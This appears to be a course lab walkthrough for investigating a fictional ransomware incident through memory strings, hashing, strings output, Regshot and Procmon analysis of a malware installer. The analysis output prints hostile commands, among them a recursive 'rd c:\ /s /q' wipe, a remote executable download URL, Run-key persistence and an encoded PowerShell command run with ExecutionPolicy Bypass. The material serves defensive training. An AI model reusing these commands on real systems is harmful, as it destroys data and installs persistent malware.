
Searching for the Ransom Note Video

As a bonus part of the lab exercise, let's search for the video the system administrator said they saw earlier in the day. To do this we need to find a unique item to search for, such as a video identifier. To find the video identifier you could go to <https://midnitemeerkats.com/note/> (<https://midnitemeerkats.com/note/>) and click on Share in the upper right corner.



Note that to browse to the Midnite Meerkats site, you will need to use the browser on your host system.

The video ID will appear in the middle of the screen after the last / .



Now search through the string's files for the string `GSMCRD35ch4` .

```
sec504@slingshot:~/labs/falsimentis$ grep -i -h GSMCRD35ch4 fm-  
tetris.strings-*.txt | sort -u  
2youtube.com/embed/GSMCRD35ch4  
be.com/embed/GSMCRD35ch4?autoplay  
d=GSMCRD35ch4&cpn=6Uhyk  
d=GSMCRD35ch4&cpn=6UhykrKO  
d=GSMCRD35ch4&cpn=lf4KmEr  
e.com/embed/GSMCRD35ch4?autoplay  
ed/GSMCRD35ch4?autoplay=1&fs  
embed/GSMCRD35ch4?autoplay=1&fs  
=GSMCRD35ch4&cpn=lf4KmEroABPLMWq  
https://www.youtube.com/embed/GSMCRD35ch4?  
autoplay=1&fs=1&iv_load_policy=3&showinfo=0&rel=0&cc_load_policy=0&start=0&end=0&ori  
mbed/GSMCRD35ch4?autoplay=1&fs  
"youtube.com/embed/GSMCRD35ch4?autoplay=1&fs=1&iv_
```

This command is the same as the previous two `grep` and `sort` command sequences, except that it searches for the video ID.

If you look at the end of the line that contains the `youtube.com` embed URL, you will see the variable `origin=http://lolcats.org` . According to the [YouTube Embedded Players and Player Parameters](#)

(https://developers.google.com/youtube/player_parameters#origin) web site, the `origin` parameter is used to provide an extra measure of security, and "you should always specify your domain as the origin parameter value." This tells us the video was embedded in a page located at <http://lolcats.org> (<http://lolcats.org>).

The finding of `lolcats.org` is significant as it demonstrates yet another site used by the Midnite Meerkats that can provide valuable insight into evaluating the attacks against Falsimentis Corp.

Additional Resources

[The Art of Memory Forensics \(https://www.memoryanalysis.net/amf\)](https://www.memoryanalysis.net/amf)

Lab 1.4: Malware Investigation

Brief Intro

In this lab you will continue investigating the Falsimentis incident by examining some of the malware used by the Midnite Meerkats.

Requirements for This Lab

In this lab, you will use your Windows 10 VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Read the continuation of the Falsimentis scenario at the start of the Walk Through section. Once you've familiarized yourself with the updates analyze the `analyticsinstaller.exe` file in the

`C:\tools\falsimentis` directory. While analyzing this file try to answer the following questions:

- What artifacts are left by the malware installer?
- What host(s) and port(s) does the malware installer communicate with?
- What is the mechanism used to delete files if the ransom is not paid, and how can it be disabled?

Walkthrough

Scenario Update


This lab assumes you're already familiar with the first two parts of the scenario. You may want to re-read the scenario descriptions in the Walk Through sections of [Lab 1.2: Network Investigation \(Network-Investigation.html\)](#) and [Lab 1.3: Memory Investigation \(Memory-Investigation.html\)](#) before continuing here.

Courtesy of a limited threat intelligence report, it was revealed that the malware `analytics.exe` was installed by a tool called `analyticsinstaller.exe`. Copies of both specimens are included with the report. The CEO of Falsimentis has asked you *not* to upload the specimens to any online sites. You will need to perform this analysis *without the aid of external analysis sites*.

Since the file `analyticsinstaller.exe` is new to the scenario, the system administrator asked you to analyze this file.

Calculate Basic Properties

First open a PowerShell prompt with administrative privileges. To do this right-click on the Windows PowerShell icon on your desktop, and then click *Run as administrator*.



Now change into the `c:\tools\falsimentis` directory and calculate the MD5 and SHA256 hash sums, as shown below.

```
PS C:\WINDOWS\system32> cd c:\tools\falsimentis
PS C:\tools\falsimentis> Get-FileHash -Algorithm MD5 AnalyticsInstaller.exe

Algorithm      Hash
Path
-----
----
MD5            5524BDF546472FD66D3450C39CC4E2E5
C:\tools\falsimentis\Analytic...

PS C:\tools\falsimentis> Get-FileHash -Algorithm SHA256
AnalyticsInstaller.exe

Algorithm      Hash
Path
-----
----
SHA256        D501EF28D4C3F3C308461E5FB51929E3875395C38E6A885692C8788A3C376E45
C:\tools\falsimentis\Analytic...
```

There is no standard hashing algorithm to use. Many analysts use a combination of MD5 and SHA256 to reduce the chance of misidentification due to collisions with specially-crafted malware.

The `Get-FileHash` command breaks down as follows:

- `-Algorithm` controls which hashing algorithm is used, MD5 or SHA256 .
- `AnalyticsInstaller.exe` is the file to use for hash calculation.

Cryptographic hash sums are a common way to identify malware, since they remain the same even if the file name changes. This helps analysts confirm they are communicating about the same specimen.

Examine Malware Strings

Run the Sysinternals `strings` utility to examine the ASCII and Unicode strings that are at least 10 characters long. To do this run `C:\tools\sysinternals\strings.exe` with the `-n 10` argument.

When the EULA appears, click the Agree button to proceed.

```

PS C:\tools\falsimentis> C:\tools\sysinternals\strings.exe -n 10
.\AnalyticsInstaller.exe
Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

This program cannot be run in DOS mode.
@http://www1-google-analytics.com:8088/analytics.exe
C:\Windows\System32\analytics.exe
Software\Microsoft\Windows\CurrentVersion\Run
Analytics Client
RegOpenKeyEx error!
C:\Windows\System32\AnalyticsBackup.bat
cmd.exe /c rd c:\ /s /q
powershell.exe -ExecutionPolicy Bypass -EncodedCommand
JABtAG0AawAxACAAPQAgACIATgBUACAAQQBVAFAQSABPAFIASQBUAfKAXABTAFkAU
wBUAEUATQAIaAoAJABtAG0AawAyACAAPQAgACIAQQBuAGEAbAB5AHQAaQBjAHMAIABCAGEAYwBrAHUAcAAiA
AB5AHQAaQBjAHMAIABCAGEAYwBrAHUAcAAgAFMAZQByAHYAaQBjAGUAIgAKACQAbQBtAGsANAAGAD0AIABbA
wAuAEEAZABkAEQAYQB5AHMAKAAxACKALgBUAG8AUwB0AHIAaQBuAGcAKAAiAEYAIGApAAoAJABtAG0AawA1A
ABlAGQAVABhAHMAawBUAHIAaQBnAGcAZQByACAALQBPAQ4AYwBlACAALQBBAHQAIaAkAG0AbQBrADQACgAKA
ABlAGQAdQBsaGUAZABUAGEAcwBrAEEAYwB0AGkAbwBuACAALQBFAGhAZQBjAHUAdABlACAAIGBDADoAXABXA
wAyAFwAYQBuAGEAbAB5AHQAaQBjAHMAYgBhAGMAawBlAHAAALgBiAGEAdAAiAaAJABtAG0AawA3ACAAPQAgA
ABhAHMAawBTAGUAdAB0AGkAbgBnAHMAUwBlAHQAIAAtAFMAAdABhAHIAAdABXAGgAZQBuAEEAdgBhAGkAbABhA
ABvAG4AdABTAHQAbwBwAEkAZgBHAG8AaQBuAGcATwBuAEIAYQB0AHQAZQByAGkAZQBzACAALQBXAGEAawBlA
ABhAHIAAdABJAGYATwBuAEIAYQB0AHQAZQByAGkAZQBzAAoAUgBlAGcAaQBzAHQAZQByAC0AUwBjAGgAZQBKA
wBOAGEAbQBlACAAIGBBAG4AYQBsaHkAdABpAGMAcwAgAEIAYQBjAGsAdQBwACIAIAAtAFQACgBpAGcAZwBlA
AAkAG0AbQBrADEAIAAtAEEAYwB0AGkAbwBuACAaAJABtAG0AawA2ACAALQBEAGUAcwBjAHIAaQBwAHQAaQBvA
QBuAGcAcwAgACQAbQBtAGsANwAKAA==
cmd.exe /c start /max http://www.midnitemeerkats.com/note

(... omitted for space ...)

```

There are some strings worthy of note. First the URL `http://www1-google-analytics.com:8088/analytics.exe` . In lab [1.2: Network Investigation \(Network-Investigation.html\)](#) it was

discovered that ports 8090 and 80 were used. This is an additional port that can be investigated.

The registry key `Software\Microsoft\Windows\CurrentVersion\Run` is an AutoStart Extensibility Point (ASEP) and is a common method used by malware to persist following a reboot.

The `cmd.exe /c rd c:\ /s /q` command is used to recursively delete files and folders starting at the root of the file system. Since the ransom note mentioned the loss of files, this *could* be a possible mechanism.

The `powershell.exe` command line has a base64 encoded command, which is suspicious, especially since this is malware.

The `cmd.exe /c start /max http://www.midnitemeerkats.com/note` will display a copy of the ransom note, similar to what the CEO saw.

Remember that it is straightforward for malware authors to embed fake strings and hide real strings. Therefore, you should consider `strings` output as suggestions. To consider them a definitive statement of fact without further verification is poor investigative work.

Examine Registry and File System Changes


Now, let's take a look at some of the changes the malware installer makes to the environment. The first tool we'll use is Regshot. The Regshot tool is a snapshot-recording tool. That is, it takes a snapshot of the registry and (optionally) the file system at two different points in time and highlights the differences between the two.

Start and Configure Regshot

In your PowerShell prompt run the Regshot tool (64-bit version) as shown.


```
PS C:\tools\falsimentis> c:\tools\regshot\regshot_x64.exe
```

Once Regshot has started, you will be presented with a basic configuration screen. Regshot automatically scans the registry for changes. To have it also scan the file system for changes click on the checkbox labeled **Scan dir1[;dir2;dir3...;dir nn]** and then type `c:\` in the box beneath the checkbox.



Take 1st Snapshot

Now take the first (baseline) snapshot using Regshot. To do this click 1st shot | Shot.



IMPORTANT: This may take a minute or more to run. Make sure to let it finish before running the malware installer.

Run AnalyticsInstaller.exe

After the first snapshot has finished, switch back to the PowerShell prompt and run `.\AnalyticsInstaller.exe`. It will have completed once you see output about *TaskPath* and *TaskName*


```
PS C:\tools\falsimentis> .\AnalyticsInstaller.exe

TaskPath                               TaskName
State
-----
-----
\                                         Analytics Backup
Ready
```

It is necessary to type the `.\` since the current directory is not in the path.

Take 2nd Snapshot


Once the malware installer has completed take the second snapshot. To do this click 2nd shot | Shot.



Once the second snapshot has completed, the *2nd shot* button will be greyed out and the *Compare* button will become available.

Compare Snapshots and Examine Output

Now use Regshot to compare the two snapshots. To do this click the *Compare* button.



Once Regshot is done comparing the two snapshots, it will open a text file which shows a summary of the various types of changes. Even with the snapshot-recording approach, there can be quite a bit of output to review.

From the *Keys Added* section, the following entry is of interest:

- HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tree\Analytics Backup

This key is created when scheduled tasks are created on Windows. To confirm use the `Get-ScheduledTask` cmdlet with `-TaskName "Analytics Backup"`.

```
PS C:\tools\falsimentis> Get-ScheduledTask -TaskName "Analytics Backup"

TaskPath                TaskName
State
-----
-----
\                        Analytics Backup
Ready
```

From the *Values Added* section, the following entries are of interest:

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{12D55D49-D632-45DA-983F-E6C51C24C8F8}\Path: "\Analytics Backup"
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{12D55D49-D632-45DA-983F-E6C51C24C8F8}\Description: "Analytics Backup Service"
- HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\Analytics Client: "C:\Windows\System32\analytics.exe"
- HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\File Saver: "cmd.exe /c start /max http://www.midnitemeerkats.com/note"

The first two entries are related to the creation of the scheduled task. The third and fourth entries are ASEPs. The third entry runs the program `C:\Windows\System32\analytics.exe` when a user logs on. The fourth entry opens a browser window, pointing to the ransom note when a user logs on.

The `wow6432Node` part of the registry key is an artifact of running 32-bit software on a 64-bit architecture. This is part of the Windows 32-bit on Windows 64-bit (WoW64) subsystem.

From the *Files Added* section, the following entries are of interest:

- C:\Windows\Prefetch\ANALYTICSINSTALLER.EXE-E57CE4F0.pf
- C:\Windows\System32\Tasks\Analytics Backup
- C:\Windows\SysWOW64\AnalyticsBackup.bat

Similar to `wow6432Node`, `SysWOW64` is due to running a 32-bit program on a 64-bit Windows system.

The first entry is part of the Windows Prefetcher (now SuperFetch) functionality. Prefetch files contain information about the most recent time a program was run, as well as the directory it was run from. This information can be correlated with other system artifacts and added to your timeline.

The second entry is the result of a scheduled task addition. The third entry shows a batch file addition. You can display the contents using the `Get-Content` cmdlet.

```
PS C:\tools\falsimentis> Get-Content C:\Windows\SysWOW64\AnalyticsBackup.bat
cmd.exe /c rd c:\ /s /q
```

This matches the line of output previously discovered in the `strings` command. Since this will recursively delete files, it is likely the mechanism the Midnite Meerkats used.

While we have discovered one possible mechanism, assuming that it is the only mechanism could lead to incomplete containment, and the possibility of system loss. Remember to be thorough during your investigations.

We're done with Regshot, so go ahead and close it.


Examine Process Activity

Now let's use Procmon to get finer-grained detail about what the malware installer is doing. To do this run `Procmon.exe` as shown below. When the EULA appears, click the *Agree* button to continue.


```
PS C:\tools\falsimentis> C:\tools\sysinternals\Procmon.exe
```

Configure Procmon


Once Procmon starts up, it will be capturing events. To disable the live capture, click the capture button to stop the capture (or press Ctrl+E).




The next step is to create a filter to focus on just events related to `AnalyticsInstaller.exe`. To do this click **Filter** | **Filter**.



In the Filter dialog box, select the drop down that shows *Architecture* and change it to *Process Name*. In the input box type `AnalyticsInstaller.exe`. Then click the *Add* button. Finally click the *OK* button at the bottom of the dialog box.




Now configure Procmon to discard events that do not match the display filters. This helps save memory since there can be *many* events generated, even on a "quiet" system. To do this click Filter | Drop Filtered Events.



Enable Capture, Run Malware, Disable Capture

Before starting the malware installer, enable event capturing by clicking on the magnifying glass icon, so the red X disappears.




Now switch back to PowerShell and run the malware installer.

```
PS C:\tools\falsimentis> .\AnalyticsInstaller.exe
Register-ScheduledTask : Cannot create a file when that file already exists.
At line:8 char:1
+ Register-ScheduledTask -TaskName "Analytics Backup" -Trigger $mmk5 -U ...
+ ~~~~~
    + CategoryInfo          : ResourceExists:
(PS_ScheduledTask:Root/Microsoft/...S_ScheduledTask) [Register-Scheduled
Task], CimException
    + FullyQualifiedErrorId : HRESULT 0x800700b7,Register-ScheduledTask
```


The error message is because the scheduled task already exists. It can safely be ignored.

After the malware installer has completed, disable event capture by clicking on the magnifying glass icon again, so a red X appears.



Examine Process Activity

One of the limitations of Regshot is that it only examines registry and file system activity. Let's use Procmon to examine process activity. To display just process activity, click the registry, file system, and network filter buttons. When you do this, they will no longer have a light blue background.



Now let's look for process creation. To do this click Edit | Find.

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path	Result
12:15:3...	AnalyticsInstall...	7700	Thread Create		SUCCESS
12:15:3...	AnalyticsInstall...	7700	Load Image	C:\Windows\SysWOW64\ole32.dll	SUCCESS
12:15:3...	AnalyticsInstall...	7700	Load Image	C:\Windows\SysWOW64\uxtheme.dll	SUCCESS
12:15:3...	AnalyticsInstall...	7700	Load Image	C:\Windows\SysWOW64\ws2_32.dll	SUCCESS
12:15:3...	AnalyticsInstall...	7700	Load Image	C:\Windows\SysWOW64\OnDemandCo...	SUCCESS
12:15:3...	AnalyticsInstall...	7700	Load Image	C:\Windows\SysWOW64\winhttp.dll	SUCCESS
12:15:3...	AnalyticsInstall...	7700	Thread Create		SUCCESS
12:15:3...	AnalyticsInstall...	7700	Load Image	C:\Windows\SysWOW64\PHLPAPI.DLL	SUCCESS
12:15:3...	AnalyticsInstall...	7700	Load Image	C:\Windows\SysWOW64\ntsi.dll	SUCCESS
12:15:3...	AnalyticsInstall...	7700	Thread Create		SUCCESS
12:15:3...	AnalyticsInstall...	7700	Load Image	C:\Windows\SysWOW64\mswsock.dll	SUCCESS
12:15:3...	AnalyticsInstall...	7700	Load Image	C:\Windows\SysWOW64\winnsi.dll	SUCCESS
12:15:3...	AnalyticsInstall...	7700	Thread Create		SUCCESS
12:15:3...	AnalyticsInstall...	7700	Load Image	C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
12:15:3...	AnalyticsInstall...	7700	Load Image	C:\Windows\SysWOW64\rasadhlp.dll	SUCCESS
12:15:3...	AnalyticsInstall...	7700	Process Create	C:\WINDOWS\SysWOW64\cmd.exe	SUCCESS
12:15:3...	AnalyticsInstall...	7700	Thread Exit		SUCCESS

Showing 71 of 578,081 events (0.012%) Backed by virtual memory

As you can see, the command line appears to spawn a PowerShell process. Since the filter we created earlier only included `AnalyticsInstaller.exe`, we won't see events related to `cmd.exe` or any processes it spawns.

Event Properties

Event Process Stack

